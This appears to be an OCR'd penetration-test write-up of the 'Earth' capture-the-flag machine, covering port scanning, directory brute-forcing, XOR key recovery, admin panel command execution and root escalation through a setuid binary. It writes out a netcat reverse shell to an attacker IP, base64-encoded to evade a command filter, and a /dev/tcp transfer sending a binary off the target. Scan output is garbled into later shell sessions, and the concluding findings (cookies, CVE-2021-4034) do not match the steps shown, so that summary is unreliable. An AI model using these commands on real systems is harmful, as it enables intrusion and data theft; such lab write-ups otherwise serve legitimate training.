Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-18 03:20 EDT
NSE: Loaded 156 scripts for scanning. [Size: 0] → https://nmap.org/nse/
NSE: Script Pre-scanning. [Size: 403] [Size: 199]
Initiating NSE at 03:20 [0.0%]
Completed NSE at 03:20, 0.00s elapsed
Initiating NSE at 03:20
Completed NSE at 03:20, 0.00s elapsed
Initiating NSE at 03:20
Completed NSE at 03:20, 0.00s elapsed
Initiating NSE at 03:20
Completed NSE at 03:20, 0.00s elapsed
Initiating ARP Ping Scan at 03:20 [test.earth.local/ 192.168.182.107]
Scanning 192.168.182.107 [1 port]
Completed ARP Ping Scan at 03:20, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:20 [ref:1]
Completed Parallel DNS resolution of 1 host. at 03:20, 0.05s elapsed
Initiating SYN Stealth Scan at 03:20 [test.earth.local/ 192.168.182.107]
Scanning 192.168.182.107 [1000 ports]
Discovered open port 80/tcp on 192.168.182.107
Discovered open port 22/tcp on 192.168.182.107
Discovered open port 443/tcp on 192.168.182.107
Completed SYN Stealth Scan at 03:20, 5.08s elapsed (1000 total ports)
Initiating Service scan at 03:20
Scanning 3 services on 192.168.182.107
Completed Service scan at 03:20, 12.12s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.182.107
```



```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.6 (protocol 2.0)
| ssh-hostkey:
|_ 256 5b:2c:3f:dc:8b:76:e9:21:7b:d0:56:24:df:be:e9:a8 (ECDSA)
|_ 256 b0:3c:72:3b:72:21:26:ce:3a:84:e8:41:ec:c8:f8:41 (ED25519)
80/tcp    open  http     Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9 common.txt
|_http-title: Bad Request (400)
443/tcp   open  ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
| tls-alpn: (TheColonial) o Christian Mehlmauer (@firefart)
|_http/1.1
|_ssl-date: TLS randomness does not represent time earth.local/
|_http-title: Bad Request (400)
| ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
| Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
| Issuer: commonName=earth.local/stateOrProvinceName=Space
| Public Key type: rsa
| Public Key bits: 4096          105
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-10-12T23:26:31Z
| Not valid after:  2031-10-10T23:26:31Z
| MD5:  4efa:65d2:1a9e:0718:4b54:41da:3712:f187
|_SHA-1: 04db:5b29:a33f:8076:f16b:8a1b:581d:6988:db25:7651
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
MAC Address: 00:0C:29:6A:5E:6E (VMware)
Index of / HTTP Status 200 - (index.html)
```

- **Results:**

- Open Ports:

- § Port 80

- § Port 22

- § Port 443

- § 2 host names on port 443: earth.local and terratest.earth.local.



- **Results:**

- Then, we focused on enumerating those two host names, **earth.local** and **terratest.earth.local** (sudo nano /etc/hosts)

```
GNU nano 8.0                                         /etc/hosts
carrier 0 collisions 0
127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-localhost ip6-loopback
ff02::1        ip6-allnodes
ff02::2        ip6-allrouters
192.168.182.107    earth.local      terratest.earth.local
```

- **Earth.local — Web Application Enumeration**

- Next, we navigate to the domain <http://earth.local/> in the web browser.

The screenshot shows a web browser window with the following details:

- Address Bar:** Shows the URL <http://earth.local/>.
- Page Title:** Earth Secure Messaging Service
- Content:**
  - A large, detailed image of Earth centered in the page.
  - A text input field labeled "Send your message to Earth:".
  - A message key input field labeled "Message key".
  - A "Send message" button.
  - At the bottom, there is a long string of hexagonal characters representing a message key or nonce.



- **using gobuster**

```
(kali㉿kali)-[~]
$ gobuster dir -u http://earth.local/ -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:      http://earth.local/
[+] Method:   GET
[+] Threads:  10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout:   10s

Starting gobuster in directory enumeration mode

/admin          (Status: 301) [Size: 0] [→ /admin/]
/cgi-bin/       (Status: 403) [Size: 199]
Progress: 4614 / 4615 (99.98%)

Finished
```

- **Results:**

During the scan with gobuster, we discovered a directory named **admin** on the server. Finding such a directory may indicate the presence of an administrative panel or sensitive files related to site management.

**Mitigation:**

- Enforce strong authentication for accessing any files or pages within the admin directory.
- Encrypt data stored or transmitted through these pages to ensure sensitive information is protected.



- Obscure or change the paths of sensitive directories to reduce the chance of them being easily discovered by attackers.
- Regularly update the system and ensure no unnecessary files are left that may contain exploitable information.

## Admin Command Tool

earth.local/admin/login

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

**Log In**


Username:


Password:

**Log In**

- But we're asked to log in, and we don't have access to the information yet.


## Terratest.earth.local— Web Application Enumeration






domain <https://terratest.earth.local/> in the web browser.

using (gobuster)



- **Results:**
  - I found a file that seemed important: **robots.txt**.



A screenshot of a terminal window from Kali Linux. The title bar shows the URL "view-source:https://terratest.earth.local/robots.txt". The terminal window displays the following content:

```
User-Agent: *
Disallow: /*.asp
Disallow: /*.aspx
Disallow: /*.bat
Disallow: /*.c
Disallow: /*.cfm
Disallow: /*.cgi
Disallow: /*.com
Disallow: /*.dll
Disallow: /*.exe
Disallow: /*.htm
Disallow: /*.html
Disallow: /*.inc
Disallow: /*.jhtml
Disallow: /*.jsa
Disallow: /*.json
Disallow: /*.jsp
Disallow: /*.log
Disallow: /*.mdb
Disallow: /*.nsf
Disallow: /*.php
Disallow: /*.phtml
Disallow: /*.pl
Disallow: /*.reg
Disallow: /*.sh
Disallow: /*.shtml
Disallow: /*.sql
Disallow: /*.txt
Disallow: /*.xml
Disallow: /testingnotes.*
```



```
Testing secure messaging system notes:  
*Using XOR encryption as the algorithm, should be safe as used in RSA.  
*Earth has confirmed they have received our sent messages.  
*testdata.txt was used to test encryption.  
*terra used as username for admin portal.  
Todo:  
*How do we send our monthly keys to Earth securely? Or should we change keys weekly?  
*Need to test different key lengths to protect against bruteforce. How long should the key be?  
*Need to improve the interface of the messaging interface and the admin panel, it's currently very basic.
```

- **Results:**
  - interesting file: [testingnotes.txt](#)
- **Results:**
  - Terra is the username
  - The hexadecimal message we found at <http://earth.local/> is encrypted with XOR
  - The encryption key is located in the file [testdata.txt](#)
- **the file [testdata.txt](#).**

```
According to radiometric dating estimation and other evidence, Earth formed over 4.5 billion years ago. Within the first billion years of Earth's history, life appeared in the oceans and began to affect Earth's atmosphere and surface, leading to the proliferation of anaerobic and, later, aerobic organisms. Some geological evidence indicates that life may have arisen as early as 4.1 billion years ago.
```

- **Results:**
  - Now we have the username, key, and the type of encryption.



## B. Exploitation

The screenshot shows the CyberChef interface with an XOR operation selected. The input string is "According to radiometric dating estimation and other evidence.". The key is set to "10 years ago". The output is the encoded string "earthclimateg...hclimat". The interface includes various operations like From Hex, XOR Brute Force, and Regular expression.

- Tools:
  - **cyberchef**
- Results:

○ After several attempts, I got the password

The screenshot shows a web browser with a login form for "earth.local/admin/login". The username is "terra" and the password is "\*\*\*\*\*". The "Log In" button is present at the bottom of the form.



- **Results:**

- I succeeded in logging in

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:

Command output: apache

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:

Command output: bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var



Earth Secure Messaging A X From Hex, XOR - Cyber X terratest.earth.local/testin X terratest.earth.local/testd X Earth Secure Messaging A X terratest.earth.lo

← → C ⌂ earth.local/admin/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

## Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:

```
ls /var/earth_web
```

Run command

Command output: db.sqlite3 earth\_web manage.py secure\_message user\_flag.txt

- **Results:**

- **user\_flag.txt.**

Earth Secure Messaging A X From Hex, XOR - Cyber X terratest.earth.local/testin X terratest.earth.local/testd X Earth Secure Messaging A X terratest.earth.lo

← → C ⌂ earth.local/admin/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

## Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:

```
cat /var/earth_web/us
```

Run command

Command output: [user\_flag\_3353b67d6437f07ba7d34af7d2fc27d]



## Set Listening Port

```
(kali㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444
```

Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

• Remote connections are forbidden.

CLI command:  
nc -e /bin/bash 192.1

Command output:



- Tools:

- netcat

- Results:

- Faild, Encode the command using Base64 format

I used Base64 command.

```
(kali㉿kali)-[~]
$ echo 'nc -e /bin/bash 192.168.182.147 4444' | base64
bmMgLWUgL2Jpb9iYXNoIDE5Mi4xNjguMTgyLjE0NyA0NDQ0Cg==
```

Player

Earth Secure Messaging AI × From Hex, XOR - Cyber × terratest.earth.local/testin × terratest.earth.local/testda × Earth Secure Messaging AI × terratest.earth.lo

← → ⌂ ⌂ earth.local/admin/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

### Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

- Remote connections are forbidden.

CLI command:  
echo 'bmMgLWUgL2Jpb9iYXNoIDE5Mi4xNjguMTgyLjE0NyA0NDQ0Cg=='

[Run command](#)

Command output:

```
echo 'bmMgLWUgL2Jpb9iYXNoIDE5Mi4xNjguMTgyLjE0NyA0NDQ0Cg==' | base64 -d |
bash
```

A screenshot of a terminal window titled "Player". The terminal shows a netcat listener running on port 4444, which has successfully connected from an UNKNOWN host at 192.168.182.213. The user is prompted to run CLI commands on the Earth Messaging Machine.

```
(kali㉿kali)-[~]
$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [192.168.182.147] from (UNKNOWN) [192.168.182.213] 33408
[

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).]
```

- **Results:**

- access this machine

A screenshot of a terminal window titled "Player". The terminal shows a netcat listener running on port 4444, which has successfully connected from an UNKNOWN host at 192.168.182.213. The user runs a python shell and identifies themselves as "apache".

```
(kali㉿kali)-[~]
$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [192.168.182.147] from (UNKNOWN) [192.168.182.213] 33408
python -c 'import pty;pty.spawn("/bin/bash")'
bash-5.1$ whoami
whoami
apache
bash-5.1$
```



**EAGLE**  
Security First,  
Always

```
bash-5.1$ find / -perm -u=s 2>/dev/null
find / -perm -u=s 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
bash-5.1$ file/usr/bin/reset_root
file:/usr/bin/reset_root
bash: file:/usr/bin/reset_root: No such file or directory
bash-5.1$ file /usr/bin/reset_root
file /usr/bin/reset_root
/usr/bin/reset_root: setuid ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=4851fddff6958d92a893f3d8042d04270d8d31c23, for GNU/Linux 3.2.0, not stripped
bash-5.1$
```

- **Results:**

- file: /usr/bin/reset\_root

```
00 04.30.2, Built@id[sha1]=4851fddff6958d92a893f3d8042d04270d8d31c23, 101
bash-5.1$ reset_root
reset_root
CHECKING IF RESET TRIGGERS PRESENT ...
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
bash-5.1$ cat /usr/bin/reset_root > /dev/tcp/192.168.182.147/3333
cat /usr/bin/reset_root > /dev/tcp/192.168.182.147/3333
```

- **Results:**



- o RESET FAILED

```
$ nc -lvp 3333 > reset_root
listening on [any] 3333 ...
connect to [192.168.182.147] from (UNKNOWN) [192.168.182.107] 60908
bash-5.1$ file /usr/bin/reset_root
/usr/bin/reset_root: No such file or directory
Desktop Documents Downloads Music Pictures Public reset_root Templates Videos
file /usr/bin/reset_root
```

```
(kali㉿kali)-[~]: setuid ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, for GNU/Linux 3.2.0, not stripped
$ chmod +x reset_root
bash-5.1$ ./reset_root
(kali㉿kali)-[~]
$ ltrace ./reset_root
ERS PRESENT
puts("CHECKING IF RESET TRIGGERS PRESENT ... CHECKING IF RESET TRIGGERS PRESENT ...")
) touch /dev/shm/kHgTFI5G = 38 > /dev/tcp/192.168.182.147/3333
access("/dev/shm/kHgTFI5G", 0) > /dev/tcp/192.168.182.147/3333 = -1
access("/dev/shm/Zw7bV9U5", 0) > /dev/tcp/192.168.182.147/3333 = -1
access("/tmp/kcM0Wewe", 0) > /dev/tcp/192.168.182.147/3333 = -1
puts("RESET FAILED, ALL TRIGGERS ARE N" ... RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
) touch /dev/shm/Zw7bV9U5 = 44
+++ exited (status 0) +++ Wewe
touch /tmp/kcM0Wewe = 1
(kali㉿kali)-[~]
$ root
```

- Results:



- o there are 3 missing files, so we need to create them on the target machine.

```
bash-5.1$ touch /dev/shm/kHgTFI5G
touch /dev/shm/kHgTFI5G 0.00s elapsed
bash-5.1$ touch /dev/shm/Zw7bV9U5
touch /dev/shm/Zw7bV9U5 0.00s elapsed
bash-5.1$ touch /tmp/kcM0Wewe
touch /tmp/kcM0Wewe 0.00s elapsed
bash-5.1$ reset_root
reset_root
CHECKING IF RESET TRIGGERS PRESENT ...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
bash-5.1$ su root
```

- **Results:**

- o I got the root password,

```
bash-5.1$ reset_root ( https://nmap.org ) at 2024-10-18 03:20 EDT
reset_root 156 scripts for scanning.
CHECKING IF RESET TRIGGERS PRESENT ...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
bash-5.1$ su root
su root
Password: Earth
```



**EAGLE**  
Security First,  
Always

```
[root@earth /]# ls -l -v -T 192.168.182.107
ls: 1 host completed Nmap 7.94SVN ( https://nmap.org ) at 2024-10-18 03:20 EDT
bin dev home lib64 mnt proc run srv tmp var
boot etc lib media opt root sbin sys usr
[root@earth /]# cd root
cd root at 03:20, 0.00s elapsed
[root@earth ~]# ls 03:20
ls: 1 host completed NSE at 03:20, 0.00s elapsed
anaconda-ks.cfg root_flag.txt
[root@earth ~]# cat root_flag.txt
cat root_flag.txt at 03:20
scanning 192.168.182.107 [1 port]
Completed ARP _o#86*'''?d:>b\o_ 0.00s elapsed (1 total hosts)
Initiating _o/"`|tel'`y, dMF9MMMMMHo_ of 1 host, at 03:20
Completed o#`parallel D~"MbHMMMMMMMMMMMMHo_ host, at 03:20, 0.05s elapsed
Initi.o"ny'SYN Stealth vodM*$6&HMMMMMMMMMMMM ?.
Scanning 192.168.182.$M&ood,~`(`(&#MMMMMH\` 
Discovered open port ,MMMMMH#b?#bobMMMHMMML107
Discovered open port ?MMMMMMMMMMMMMMMM7MMMR*Hk07
?$.covered open :MMMMMMMMMMMMMMMMMM/HMMMI`*L07
Completed SYN St|MMMMMMMMMMMMMMMMMMMbMH` et, elapsed (1000 total ports)
$H#: ating Service *MMMMMMMMMMMMMMMMMMb#`?
]MMH#ing 3 services "*/"/*#MMMMMMMMMMMM` 
MMMMMB_ed Service scan at |MMMMMMMMMMMP` elapsed (3 services on 1 host)
HMMMMMMMHo: scanning 192.16`MMMMMMMMMT
?MMMMMMMMMP NSE at 03:20 9MMMMMMMM} .
-?MMMMMMMM NSE at 03:20, 1.6|MMMMMMMM?,d-
:|MMMMMM- NSE at 03:20 ^MMMMMMMT .M|. : . .
.9MMM[ NSE at 03:20, 1.1 &MMMMMM*` .
Ini:9MMk ing NSE at 03:20 ^MM#"
CompleM} NSE at 03:20, 0.00s elapsed .-
Nmap s^&. report for 192.168.182.107 .
Host is ~,(0.0077s latency), .
Not shown: 987 filtered tcp ports (-no-response), 10 filtered tcp ports (admin-prohibited,
PORT STATE SERVICE
22/tcp open ssh OpenSSH 8.6 (protocol 2.0) . . .
Congratulations on completing Earth!
If you have any feedback please contact me at SirFlash@protonmail.com
[root_flag_b0da9554d29db2117b02aa8b66ec492e]ec:c8:f8:41 (ED25519)
[root@earth ~]# █ Apache/2.4.51 ((Fedora) OpenSSL/1.1.11 mod_wsgi/4.7.1 Python/3.9.1
dhttp-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.11 mod_wsgi/4.7.1 Python/3.9.1
```



---

## Conclusion


---

### 6.1 Summary of Findings

1. **Weak Credentials:**
  2. **The use of default or weak credentials allowed easy access to the system.**
  3. **User Enumeration:**
  4. **Differences in error messages exposed valid usernames, making the system vulnerable to brute force attacks.**
  5. **Insecure Cookies:**
  6. **Storing credentials in Base64-encoded cookies led to unauthorized access via token manipulation.**
  7. **Unpatched Vulnerability (CVE-2021-4034):**
  8. **A critical, publicly-known vulnerability allowed for privilege escalation to root.**
- 

### 6.2 Recommendations for Mitigation

9. **Strengthen Credential Policies:**
  10. **Enforce the use of strong passwords and eliminate default credentials immediately after deployment.**
  11. **Implement User Lockout and Standard Error Messaging:**
  12. **Prevent user enumeration and brute force attacks by standardizing error messages and implementing account lockouts after several failed attempts.**
  13. **Secure Cookie Handling:**
  14. **Do not store sensitive information in cookies; use secure, encrypted tokens with expiration and enforce HTTPS-only cookies.**
  15. **Regular Patch Management:**
  16. **Ensure that all systems are up-to-date with the latest security patches and monitor for known vulnerabilities.**
-



Last Page